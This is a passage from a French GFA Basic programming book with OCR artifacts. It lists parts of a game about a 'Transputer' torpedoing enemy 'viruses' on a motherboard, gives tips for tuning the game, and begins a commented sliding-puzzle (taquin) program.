      PRINT CHR$(&H40+ligne_chargeur%);
      PRINT ",";
      PRINT colonne_chargeur%;
      '
    ENDIF
    '
  RETURN
  '
  PROCEDURE brouillage_ennemi
    '
    TOPW #1
    CLS
    PRINT
    PRINT
    PRINT "********************** BROUILLAGE ENNEMI
**********************************"
    PRINT
    '
    TOPW #2
    CLS
    FOR provis1%=1 TO 200
      LOCATE INT(RND*27+1),INT(RND*10+1)
      PRINT CHR$(&H20+INT(RND*220));
      LOCATE INT(RND*27+1),INT(RND*10+1)
      PRINT CHR$(&H20);
      IF provis1% MOD 50=0
        LOCATE INT(RND*27+1),INT(RND*9+1)
        PRINT "/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\";
      ENDIF
    NEXT provis1%
    '
    TOPW #3
    CLS
    FOR provis1%=1 TO 200
      LOCATE INT(RND*27+1),INT(RND*10+1)
      PRINT CHR$(&H20+INT(RND*220));
```

(suite)

```
    LOCATE INT(RND*27+1),INT(RND*10+1)
    PRINT CHR$(&H20);
    IF provis1% MOD 50=0
      LOCATE INT(RND*27+1),INT(RND*9+1)
      PRINT "/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\";
    ENDIF
  NEXT provis1%
  '
RETURN
'
PROCEDURE ordre_non_valide
  '
  ' Cette procedure permet l'affichage du resume
  ' des ordres disponibles, en cas d'erreur
  '
  TOPW #1
  CLS
  PRINT "Impossible d'executer les ordres, Commandant"
  '
  PRINT "Utilisez plutot l'un des ordres suivants:"
  PAUSE 100
  '
  PRINT STRING$(7,CHR$(&H20));
  PRINT "PRO -> Propulsion du Transputer     |";
  '
  PRINT STRING$(2,CHR$(&H20));
  PRINT "SCA -> Scanner de proximite"
  '
  PRINT STRING$(7,CHR$(&H20));
  PRINT "DIG -> Digitaliseur longue portee   |";
  '
  PRINT STRING$(2,CHR$(&H20));
  PRINT "MFP -> Interruption MFP"
  '
  PRINT STRING$(7,CHR$(&H20));
  PRINT "TOR -> Torpille a electrons         |";
  '
  PRINT STRING$(2,CHR$(&H20));
  PRINT "BLI -> Blindage des Ports d'E/S"
  '
  PRINT STRING$(7,CHR$(&H20));
  PRINT "INT -> Interrogation ordinateur     |";
  '
  PRINT STRING$(2,CHR$(&H20));
  PRINT "RAP -> Rapport des avaries"
  '
  PRINT STRING$(7,CHR$(&H20));
  PRINT "ABA -> Abandon de la mission        |"
```



(suite)

```
  '
RETURN
'
PROCEDURE les_ordres
  '
  ' Cette procedure attend l'un des 9 ordres possibles
  '
  TOPW #1        ! fenetre de dialogue
  '
  LOCATE 1,9
  PRINT "Quels sont les ordres, commandant ";
  '
  INPUT ordre$
  ordre$=UPPER$(LEFT$(ordre$,3))
  '
  SELECT ordre$ ! etudier les cas
    '
  CASE "PRO"
    flag!=TRUE
    propulsion
    '
  CASE "SCA"
    flag!=TRUE
    scanner_de_proximite
    '
  CASE "DIG"
    flag!=TRUE
    digitaliseur
    '
  CASE "MFP"
    flag!=TRUE
    interruption_mfp
    '
  CASE "TOR"
    flag!=TRUE
    torpille_a_electron
    '
  CASE "BLI"
    flag!=TRUE
    blindage
    '
  CASE "INT"
    flag!=TRUE
    interrogation_ordinateur
    '
  CASE "RAP"
    flag!=TRUE
    rapport
```

(suite)

```
    '
  CASE "ABA"
    flag!=TRUE
    abandon
    '
  DEFAULT
    '
    ordre_non_valide     ! presenter les ordres autorises
    '
  ENDSELECT
  '
  SOUND 1,0,0,0
  '
RETURN
'
PROCEDURE torpille_a_electron
  '
  ' Cette procedure permet de lancer une torpille
  ' a electron dans une direction donnee
  '
  IF dommage_transputer(5)<0     ! tube operationnel ?
    '                            ! Non
    TOPW #1
    CLS
    '
    PRINT
    PRINT
    PRINT STRING$(30,CHR$(&H20));
    PRINT "RAPPORT TECHNIQUE"
    PRINT
    PRINT STRING$(22,CHR$(&H20));
    PRINT "TUBE LANCE-TORPILLES A ELECTRONS ENDOMMAGE"
    '
  ELSE
    '                            ! Oui
    IF torpille_a_electron%=0    ! reste electron ?
      '                          ! Non
      TOPW #1
      CLS
      '
      PRINT
      PRINT
      PRINT STRING$(30,CHR$(&H20));
      PRINT "RAPPORT TECHNIQUE"
      PRINT
      PRINT STRING$(30,CHR$(&H20));
      PRINT "PLUS DE TORPILLE A ELECTRONS"
      '
```



(suite)

```
    ELSE
      '                              ! Oui
      PRINT "Direction de la torpille a electrons :";
      INPUT tempo$       ! lire la direction
      '
      d.irection%=VAL(RIGHT$(tempo$,1))
      '
      IF d.irection%>9
        d.irection%=0    ! direction non valable
      ENDIF
      '
      IF d.irection%<1
        d.irection%=0    ! direction non valable
      ENDIF
      '
      IF d.irection%=5
        d.irection%=0    ! direction non valable
      ENDIF
      '
      IF d.irection%=0   ! direction valable ?
        '                ! Non
        TOPW #1
        '                ! alors annuler
        PRINT
        PRINT "Rapport de la salle de tir :"
        PRINT "    Torpille a electrons retiree du tube"
        '
      ELSE
        '                ! Oui
        ' ejection effective de la torpille a electrons
        '
        TOPW #1
        PRINT
        PRINT "Suivi de la torpille a electron:"
        '
        torpille_a_electron%=torpille_a_electron%-1            ! une torpille de
moins
        '
        SELECT d.irection%
          '
        CASE 1  ! en bas a gauche
          deplacement_ligne%=1
          deplacement_colonne%=-1
          '
        CASE 2  ! en bas
          deplacement_ligne%=1
          deplacement_colonne%=0
          '
```

(suite)

```
        CASE 3  ! en bas a droite
          deplacement_ligne%=1
          deplacement_colonne%=1
          '
        CASE 4  ! a gauche
          deplacement_ligne%=0
          deplacement_colonne%=-1
          '
        CASE 6  ! a droite
          deplacement_ligne%=0
          deplacement_colonne%=1
          '
        CASE 7  ! en haut a gauche
          deplacement_ligne%=-1
          deplacement_colonne%=-1
          '
        CASE 8  ! en haut
          deplacement_ligne%=-1
          deplacement_colonne%=0
          '
        CASE 9  ! en haut a droite
          deplacement_ligne%=-1
          deplacement_colonne%=1
          '
        ENDSELECT
        '
        ' deplacement
        '
        colonne_torpille_a_electron%=colonne_transputer%
        ligne_torpille_a_electron%=ligne_transputer%
        '
        PRINT "     ";
        '
        REPEAT
          '
          SOUND 1,15,#80,10
          WAVE 1,9,9,10000
          '
colonne_torpille_a_electron%=colonne_torpille_a_electron%+deplacement_colonne%
ligne_torpille_a_electron%=ligne_torpille_a_electron%+deplacement_ligne%
          '
          EXIT IF colonne_torpille_a_electron%=0 OR
colonne_torpille_a_electron%=11 OR ligne_torpille_a_electron%=0 OR
ligne_torpille_a_electron%=11
          '
          PRINT CHR$(&H8);CHR$(&H8);CHR$(&H8);
```



(suite)

```
            PRINT CHR$(&HAA);"   ";
            '
            PRINT STRING$(3,CHR$(&H20));
            PRINT CHR$(&H40+ligne_torpille_a_electron%);
            PRINT ",";
            PRINT colonne_torpille_a_electron%;
            '
            PAUSE 25
            '
          UNTIL octet%(ligne_torpille_a_electron%,colonne_torpille_a_electron%)<>0
          '
          PRINT CHR$(&H8);CHR$(&H8);CHR$(&H8);
          PRINT CHR$(&HAA);
          '
          '
          IF colonne_torpille_a_electron%<>0 AND colonne_torpille_a_electron%<>11
AND ligne_torpille_a_electron%<>0 AND ligne_torpille_a_electron%<>11
            ' elle a heurte un occupant de la zone
            '

octet%(0,0)=octet%(ligne_torpille_a_electron%,colonne_torpille_a_electron%)-1
            '
            SELECT octet%(0,0)
              '
            CASE 1
              '
              ' la torpille a electrons touche un octet balladeur
              '
              TOPW #1
              PRINT
              PRINT "La torpille a elctrons s'echoue sur un octet balladeur"
              PRINT "Vos espoirs de promotion s'amenuisent ..."
              '
            CASE 2
              '
              ' la torpille a electrons touche une station de recharge
              '
              TOPW #1
              PRINT
              PRINT "Vous avez detruit une de vos stations de recharge"
              PRINT "Vous serez traduit en cours martialle ..."
              '
              octet%(ligne_torpille_a_electron%,colonne_torpille_a_electron%)=0
              '
              ligne_chargeur%=0
              colonne_chargeur%=0
```

(suite)

```
carte_mere%(position_ligne%,position_colonne%)=carte_mere%(position_ligne%,positio
n_colonne%)-10
                '
            CASE 3
                '
                ' la torpille a electrons touche un virus ennemi
                '
                TOPW #1
                PRINT " Virus ennemi elimine"
                '
                '           !  mettre a jour la zone
                octet%(ligne_torpille_a_electron%,colonne_torpille_a_electron%)=0
                '           ! mettre a jour la carte mere

carte_mere%(position_ligne%,position_colonne%)=carte_mere%(position_ligne%,positio
n_colonne%)-100
                '
                FOR provis1%=1 TO 4 ! retirer le virus atteint
                  '
                  IF ligne_virus_ennemi%(provis1%)=ligne_torpille_a_electron% AND
colonne_virus_ennemi%(provis1%)=colonne_torpille_a_electron%
                    '
                    ligne_virus_ennemi%(provis1%)=0
                    colonne_virus_ennemi%(provis1%)=0
                    '
                  ENDIF
                  '
                  FOR provis2%=1 TO 3 ! mettre a jour les virus
                    '
                    IF ligne_virus_ennemi%(provis2%)=0 AND
colonne_virus_ennemi%(provis2%)=0
                      '
                      ligne_virus_ennemi%(provis2%)=ligne_virus_ennemi%(provis2%+1)

colonne_virus_ennemi%(provis2%)=colonne_virus_ennemi%(provis2%+1)
                      '
                      ligne_virus_ennemi%(provis2%+1)=0
                      colonne_virus_ennemi%(provis2%+1)=0
                      '
                    ENDIF
                    '
                  NEXT provis2%
                  '
                  IF ligne_virus_ennemi%(provis1%)=0 AND
colonne_virus_ennemi%(provis1%)=0
                    '
                    IF provis1%<4
```



(suite)

```
                    ligne_virus_ennemi%(provisl%)=ligne_virus_ennemi%(provisl%+1)
colonne_virus_ennemi%(provisl%)=colonne_virus_ennemi%(provisl%+1)
                  ENDIF
                  '
                ENDIF
                '
              NEXT provisl%
              '
              '       ! mettre a jour le nombre de virus
              total_virus_ennemi%=total_virus_ennemi%-1
              '
            ENDSELECT
            '
          ELSE
            '
            PRINT CHR$(&H8);CHR$(&H8);CHR$(&H8);CHR$(&H8);
            PRINT " Torpille perdue"
            '
          ENDIF
          '
        ENDIF
        '
      ENDIF
      '
    ENDIF
    '
    SOUND 1,0,0,0
    '
RETURN
'
PROCEDURE blindage
    '
    ' cette procedure permet la modification de
    ' la puissance attribuee aux Ports d'entrees/sorties
    '
    IF dommage_transputer(6)<0
      '           ! impossible, endommage
      TOPW #1
      CLS
      '
      PRINT
      PRINT
      PRINT STRING$(30,CHR$(&H20));
      PRINT "RAPPORT TECHNIQUE"
      PRINT STRING$(10,CHR$(&H20));
      PRINT "PROTECTION DES PORTS D'ENTREE/SORTIE EN DEFAUT"
      '
```

(suite)

```
  ELSE
    '            ! c'est possible
    TOPW #1
    PRINT
    PRINT "Le blindage des ports d'entrees/sorties est actellement protege"
    PRINT "par ";
    PRINT protection%;
    PRINT " unites energetiques."
    PRINT
    PRINT "Quelle quantite d'energie proposez vous ";
    INPUT quantite%
    '
    IF protection%+energie%<quantite%
      '
      PRINT " Desole, vous ne disposez pas d'assez d'energie"
      '
      PAUSE 100
      '
    ELSE
      '          ! energie suffisante
      '          ! mettre a jour
      energie%=protection%+energie%-quantite%
      '
      protection%=quantite%
      '
      PRINT "OK, la protection des ports d'entrees/sorties est de : ";
      PRINT protection%;
      PRINT " unites energetiques."
      '
    ENDIF
    '
  ENDIF
  '
RETURN
'
PROCEDURE interrogation_ordinateur
  '
  ' Cette procedure permet de renseigner
  ' sur les differents parametres de la mission
  '
  IF dommage_transputer(7)<0
    '            ! impossible
    TOPW #1
    CLS
    PRINT " L'ORDINATEUR EST ACTUELLEMENT BOGUE, DESOLE COMMANDANT"
    PRINT
    '
  ELSE
```



(suite)

```
'            ! c'est possible
TOPW #1
CLS
'            ! informer
PRINT "Votre mission doit etre terminee dans ";
PRINT INT(temps);
PRINT " jours."
'
PRINT "Il reste ";
PRINT total_virus_ennemi%;
PRINT " virus";
PRINT " ennemi";
IF total_virus_ennemi%>1
  PRINT "s";
ENDIF
PRINT " a eliminer."
'
PRINT "Energie disponible : ";
PRINT energie%;
PRINT "."
'
PRINT "protection ports E/S : ";
PRINT protection%;
PRINT "."
'
PRINT "Il vous reste ";
PRINT torpille_a_electron%;
PRINT " torpille";
IF torpille_a_electron%>1
  PRINT "s";
ENDIF
PRINT " a electrons."
'
PRINT "Vous vous trouvez dans la zone code : ";
PRINT position_ligne%;
PRINT ",";
PRINT position_colonne%;
PRINT "."
'
SGET ecran$
'
' agrandir la fenetre 2 pour
' pouvoir afficher la carte mere exploree
'
CLOSEW 2
WINDTAB(2,4)=619
OPENW 2
TOPW #2
```

(suite)

```
'
CLS
TITLEW #2,"CARTE EXPLORATION"
'
FOR provis1%=1 TO 10          ! dix lignes
  '
  PRINT
  PRINT STRING$(15,CHR$(&H20));
  PRINT STR$(provis1%,2);
  PRINT "|";
  '
  FOR provis2%=1 TO 10        ! dix colonnes
    '
    PRINT " ";
    '
    IF explore%(provis1%,provis2%)=0
      '                       ! zone non exploree
      PRINT "---";
    ELSE
      '                       ! zone exploree
      PRINT RIGHT$(STR$(explore%(provis1%,provis2%)+1000),3);
    ENDIF
    '
  NEXT provis2%
  '
  PRINT " |";                 ! separations
  PRINT STR$(provis1%,2);
  '
NEXT provis1%
'
PRINT
PRINT STRING$(20,CHR$(&H20));
'
FOR provis1%=1 TO 10
  PRINT provis1%;
  PRINT "   ";
NEXT provis1%
'
VOID INP(2)
'
CLS
'
' rendre la fenetre a son utilisation
' premiere : le scanner de proximite
'
CLOSEW 2
SPUT ecran$
OPENW #2,1,16,274,100,0
```



(suite)

```
    TITLEW #2,"SCANNER"
    '
    TOPW #1
    CLS
    '
  ENDIF
  '
RETURN
'
PROCEDURE rapport
  '
  ' Cette procedure permet de proceder a un rapport
  ' concernant les organes du Transputer
  '
  IF dommage_transputer(8)<0
    TOPW #1
    '
    PRINT "RAPPORT IMPOSSIBLE, COMMANDANT, LIAISON RS-232 PARASITEE ..."
    PRINT
    '
  ELSE
    TOPW #1
    CLS
    '
    FOR provis1%=1 TO 7 STEP 2
      '
      LOCATE 2,provis1%/2+2
      PRINT dommage_transputer$(provis1%);
      '
      FOR provis2%=1 TO 30-LEN(dommage_transputer$(provis1%))
        PRINT CHR$(45);
      NEXT provis2%
      '
      PRINT ">";
      PRINT ROUND(dommage_transputer(provis1%),2);
      '
      '   PRINT STRING$(7,CHR$(&H20));
      '
      LOCATE 40,provis1%/2+2
      PRINT dommage_transputer$(provis1%+1);
      '
      FOR provis2%=1 TO 30-LEN(dommage_transputer$(provis1%+1))
        PRINT CHR$(45);
      NEXT provis2%
      '
      PRINT ">";
      PRINT ROUND(dommage_transputer(provis1%+1),2)
      '
```

(suite)

```
      '
    NEXT provis1%
    '
  ENDIF
  '
RETURN
'
PROCEDURE abandon
  '
  ' fin du jeu par demande du joueur
  '
  CLOSEW 1
  CLOSEW 2
  CLOSEW 3
  CLOSEW 4
  CLOSEW 0
  CLS
  PRINT STRING$(10,CHR$(&H20));
  PRINT "**********          ABANDON          **********"
  '
  PRINT
  PRINT
  PRINT "Honte a vous d'abandonner lachement votre mission."
  PRINT
  PRINT "Vous meritez que j'efface la disquette presente dans le lecteur"
  PRINT
  PRINT "Vous etes, de toute facon, relegue au rang de pupitreur"
  PRINT "devant un ordinateur depourvu de clavier"
  PRINT
  PRINT
  PRINT "Si quelqu'un desire prendre votre releve, qu'il frappe"
  PRINT
  PRINT
  PRINT STRING$(20,CHR$(&H20));
  PRINT """C'est parti"""
  PRINT
  PRINT
  '
  INPUT message$
  IF UPPER$(message$)="C'EST PARTI"
    RUN
  ELSE
    EDIT
  ENDIF
  '
RETURN
```

Dans ce programme, nous insisterons plus particulièrement sur la procédure "creer_les_sprites" qui sert à engendrer les quatre occupants d'une carte imprimée en cours d'exploration.

Cette procédure affiche chacun des occupants (Transputer, station, virus et octet balladeur) grâce à une configuration point par point de ceux-ci sous forme de pixels allumés ("1") ou éteints ("0"), rangés sous forme de lignes de DATA, donc facilement modifiables, si ceux-ci ne vous plaisent pas.

La procédure est initialisée lors de l'affichage de la liste des occupants (deuxième écran du jeu).

Une fois ces occupants à l'écran, afin d'éviter la "lenteur" de l'affichage de ceux-ci, lors de l'utilisation de la commande RADAR, ils sont sauvegardés dans quatre variables (transputer$, station_de_charge$, ennemi$ et octet_balladeur$) à l'aide de l'instruction de sauvegarde de portions d'écran : GET, dont nous allons rappeler brièvement l'utilisation en nous aidant de la figure 22.





**Fig. 22** : Utilisation de l'instruction GET x1,y1,x2,y2,variable$.

L'instruction GET, écrite sous la forme précédente permet de sauvegarder une zone rectangulaire de l'écran.

x1 est l'abscisse du point en haut et à gauche de la zone a sauvegarder.

x2 est l'abscisse du point en bas et à droite.

y1 est l'ordonnée du point en haut et à gauche de la zone à sauvegarder.

y2 est l'ordonnée du point en bas et à droite.

variable$ est le nom de la variable alphanumérique dans laquelle sera sauvegardée la zone.

Dans notre procédure, connaissant la taille de chacun des dessins représentant les occupants, nous avons préféré calculer les points x2 et y2 à l'aide des largeur et hauteur de chaque dessin, l'instruction devenant :

GET x1,y1,x1+l,y2+h,variable$

l étant la largeur de la zone à sauvegarder.

h étant sa hauteur.

Lors de la réutilisation de la forme de chacun des occupants, il nous suffira de reprendre la variable "variable$", pour la réafficher à l'aide de l'instruction PUT écrite sous la forme suivante :

PUT x1,y1,variable$,mode

x1 est l'abscisse en haut et à gauche de la zone de destination.

y1 est l'ordonnée en haut et à gauche de la zone de destination.

mode, non utilisé dans le programme, sert à définir le mode graphique d'affichage (il y en a 16: remplacement, AND, OR, XOR, etc.).

### Modifier le jeu

Vous trouverez sur la disquette le programme dans sa forme compilée, mais aussi sous la forme de fichier .LST, ce qui vous permettra de le modifier, en déroulant les procédures.

Nous ne saurons trop vous conseiller de modifier ce programme, ce qui vous permettra de faire évoluer le jeu, mais aussi de progresser dans la programmation du GFA Basic.

#### Modifier le nombre de virus ennemis

Cette modification est possible dans la procédure "initialiser_les_variables", au niveau de la remarque "recherche des virus ennemis".

Si vous estimez qu'il n'apparaît pas assez souvent de virus, baissez la valeur 0.76 signalant l'apparition d'un virus. Vous pouvez même obtenir systématiquement un virus par zone, en remplaçant 0.76 par 0.

Vous pourrez aussi jouer sur les valeurs 0.86, 0.922 et 0.99 pour modifier le nombre global de virus, en respectant l'ordre croissant d'apparition.

Si par contre, vous estimez que quatre virus dans une zone, c'est trop, remplacez la valeur 0.99 par 1.

#### Modifier le nombre de stations de recharge

Afin de diminuer votre stress sur la recherche d'une station de recharge hypothétiquement présente dans une zone de la carte mère, il vous est

possible d'augmenter le nombre total de celles-ci, dans la même procédure, au niveau de la remarque "recherche des stations de recharge".

Il vous suffira de remplacer la valeur 0.95 par une valeur inférieure, voire zéro, si vous désirez une station de recharge par carte imprimée.

**Modifier le nombre d'octets balladeurs**

La remarque "recherche des octets balladeurs" de la même procédure vous permettra de diminuer le nombre d'octets balladeurs entravant votre parcours.

La formule permettant le calcul du nombre d'octets par carte imprimée est :

octet% = INT (hasard * 7) + 1

hasard étant un nombre aléatoire généré plus haut.

Si vous désirez un maximum de quatre virus par carte, il vous suffit de remplacer le chiffre 7 par le chiffre 4.

**Modifier la durée de la mission**

Toujours dans la même procédure, vous pouvez modifier la durée de la mission en modifiant la ligne :

temps = 30 + INT (RND * 15)

30 est le nombre minimum de jours impartis.

15 est le nombre maximum de jours supplémentaires accordés, ce qui nous donne un nombre total de jours compris entre 30 et 30 + 15 = 45 jours.

Nous vous conseillons de garder un nombre minimum de 30 jours, et de jouer sur l'autre nombre.

**Modifier l'énergie**

Il est possible d'augmenter l'énergie initiale accordée au Transputer en modifiant, dans la même procédure, la valeur 3000 de la ligne :

energie% = 3000

Si vous désirez que ce total d'énergie soit aussi renouvelé lors des recharges sur les stations, vous modifierez la ligne identique de la procédure "accostage_sur_la_station_de_charge".

**Modifier le nombre de torpilles**

Dans les mêmes procédures, il est possible de modifier le nombre de torpilles, en changeant le nombre 10 des lignes:

torpille_a_electron% = 10

### Des virus plus combatifs

Pour rendre les virus ennemis plus combatifs, vous rechercherez la procédure "tir_effectif", dans laquelle vous modifierez la ligne :

```
IF hasard >= 0.7
```

Dans cette ligne, un nombre aléatoire, précédemment généré par la ligne hasard = RND, est comparé à 0.7. S'il est inférieur à 0.7, le virus ennemi ne génère pas d'interruption logicielle à l'encontre du Transputer, sinon, vous êtes assailli.

En remplaçant 0.7 par 0.5, la distribution des nombres aléatoires étant à peu près homogène, vous serez attaqué en moyenne une fois sur deux.

### Des virus très virulents

Si vous désirez modifier la puissance des virus ennemis, c'est-à-dire rendre plus importants les dommages causés par leurs tirs, il vous suffit de rechercher, en fin de la procédure précédente, la ligne :

```
IF RND < 0.4
```

qui appelle la procédure "activation_des_dommages_sur_le_transputer".

En remplaçant la valeur 0.4 par une valeur plus élevée, les dommages au Transputer seront plus fréquents.

### Le jeu en temps réel

On peut créer une alternative fictive de jeu en temps réel, en utilisant la possibilité de générer une interruption du GFA Basic, grâce à l'instruction EVERY.

Vous ajouterez au début du programme la ligne suivante:

```
EVERY 400 GOSUB jeu_temps_reel
```

Il faudra ajouter aussi la procédure jeu_temps_reel :

```
PROCEDURE jeu_temps_reel
'
' modification du temps de jeu
' toutes les deux secondes
'
temps = temps - 1/8
'
RETURN
```

# 9/3.3

# Les jeux de réflexion

## 9/3.3.1

## Jeu du taquin

Nous vous proposons une version informatique de ce jeu mondialement célèbre. Le cadre de jeu se compose d'une grille de trois cases sur trois. Le but du jeu est de placer les cases de la grille dans l'ordre alphabétique par déplacements successifs, et ce, en un minimum de coups.


### COMMENT UTILISER LE PROGRAMME

Lancez le programme TAQUIN. La règle du jeu et le taquin initial apparaissent sur l'écran. Utilisez les touches flèches pour réaliser le taquin classé par ordre alphabétique en un minimum de coups. L'appui sur une touche interdite est signalé par un bip sonore.

Lorsque le taquin final est réalisé, le programme affiche le nombre de coups nécessaires.

## LE PROGRAMME EN DÉTAIL

Le programme est écrit en GFA Basic 3.0. Sa logique de fonctionnement apparaît dans l'ordinogramme suivant :





Le programme débute par la définition des tableaux de travail :

— t : tableau de calcul utilisé pour tirer aléatoirement les lettres du taquin initial,

— t1$ : tableau de jeu,

— t2$ : tableau de référence.

```
DIM t(16),t1$(4,4),t2$(4,4)
```

Le tableau de référence t2$ est ensuite initialisé :

```
t2$(1,1)="A"
t2$(1,2)="B"
...
t2$(4,2)="N"
t2$(4,3)="O"
t2$(4,4)=" "
```

L'algorithme utilisé pour mélanger les lettres est intéressant et rapide. En voici le détail.

Quinze lettres doivent être tirées au hasard. Pour ce faire, une boucle **FOR NEXT** est utilisée :

```
FOR I=1 TO 15
```

A l'intérieur de cette boucle, une boucle **REPEAT UNTIL** tire aléatoirement une lettre comprise entre « A » et « O » et la compare aux i lettres déjà tirées. Si une des lettres tirées est identique à la lettre courante, la variable n est initialisée à un :

```
  REPEAT
    a=65+INT(RND(1)*15)
    n=0
    FOR j=1 TO i
      IF t(j)=a THEN
        n=1
      ENDIF
    NEXT j
```

La boucle **REPEAT UNTIL** prend fin lorsque la variable **n** vaut 0, ce qui signifie que la lettre courante n'a pas déjà été tirée :

```
  UNTIL n<>1
```

Dans ce cas, le code ASCII de cette lettre est stocké dans le tableau t

```
  t(i)=a
```

Les quinze lettres étant tirées, elles sont placées dans le tableau de travail t1$ à l'aide de deux boucles imbriquées FOR :

```
FOR i=1 TO 4
  FOR j=1 TO 4
    t1$(i,j)=CHR$(t((i-1)*4+j))
  NEXT j
NEXT i
```

La partie peut maintenant débuter.

Dans un premier temps, les variables du jeu sont initialisées :

```
l=4 !Ligne de la case vide
c=4 !Colonne de la case vide
coup=0 !Nombre de coups joués
```

La règle du jeu est affichée sur l'écran :

```
CLS
LOCATE 1,24
PRINT "Jeu du taquin"
LOCATE 2,24
PRINT "-----------"
LOCATE 5,1
PRINT "Utilisez les touches flèches pour classer le taquin dans l'ordre";
PRINT "alphabétique."
PRINT "Un bip sonore signale l'appui sur une touche interdite."
```

et le taquin initial est affiché en deux temps :

1) affichage de la grille sous forme graphique à l'aide d'instructions LINE à l'intérieur de deux boucles imbriquées :

```
FOR i=1 TO 5
  FOR j=1 TO 5
    LINE 170,100+j*48,300,100+j*48
    LINE 137.5+i*32.5,148,137.5+i*32.5,340
  NEXT j
NEXT i
```

2) affichage du contenu du taquin à l'aide d'instructions LOCATE / PRINT à l'intérieur de deux boucles imbriquées :

